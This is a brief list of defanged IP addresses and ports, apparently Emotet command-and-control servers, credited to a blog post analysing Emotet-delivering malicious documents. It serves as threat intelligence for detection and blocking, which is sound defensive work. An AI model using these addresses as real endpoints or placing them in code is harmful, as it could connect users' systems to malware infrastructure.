45.16.226[.]117:443
187.162.250[.]23:443
2.80.112[.]146:80
60.93.23[.]51:80
24.232.228[.]233:80
190.251.216[.]100:80
105.209.235[.]113:8080
217.13.106[.]14:8080
190.64.88[.]186:443
118.38.110[.]192:80
111.67.12[.]221:8080
201.75.62[.]86:80
70.32.115[.]157:8080
188.135.15[.]49:80
```

Source: https://r3mrum.wordpress.com/2021/01/05/manual-analysis-of-new-powersplit-maldocs-delivering-emotet/